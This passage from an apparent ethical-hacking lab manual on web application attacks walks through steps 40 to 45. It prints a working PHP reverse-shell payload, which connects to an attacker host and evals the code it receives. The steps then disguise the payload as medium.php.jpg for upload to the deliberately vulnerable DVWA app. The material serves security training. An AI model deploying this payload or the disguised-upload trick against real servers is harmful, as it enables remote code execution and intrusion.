break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get('suhosin.executor.disa
ble eval')) { $suhosin_bypass=create_function('',
#
```

40. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter** to navigate to the **Desktop**.

41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.



```
cd /home/attacker/Desktop/ - Parrot Terminal
[root@parrot]-[~]
#cd /home/attacker/Desktop/
[root@parrot]-[/home/attacker/Desktop]
#pluma medium.php.jpg
```


42. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 39**, and then press **Ctrl+S** to save the context.


```
1 /*<?php /**/ error_reporting(0); $ip = '10.10.1.13'; $port = 3333; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!
$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
2 |
```

43. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php**. Into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.


44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.
45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

Module 14 – Hacking Web Applications

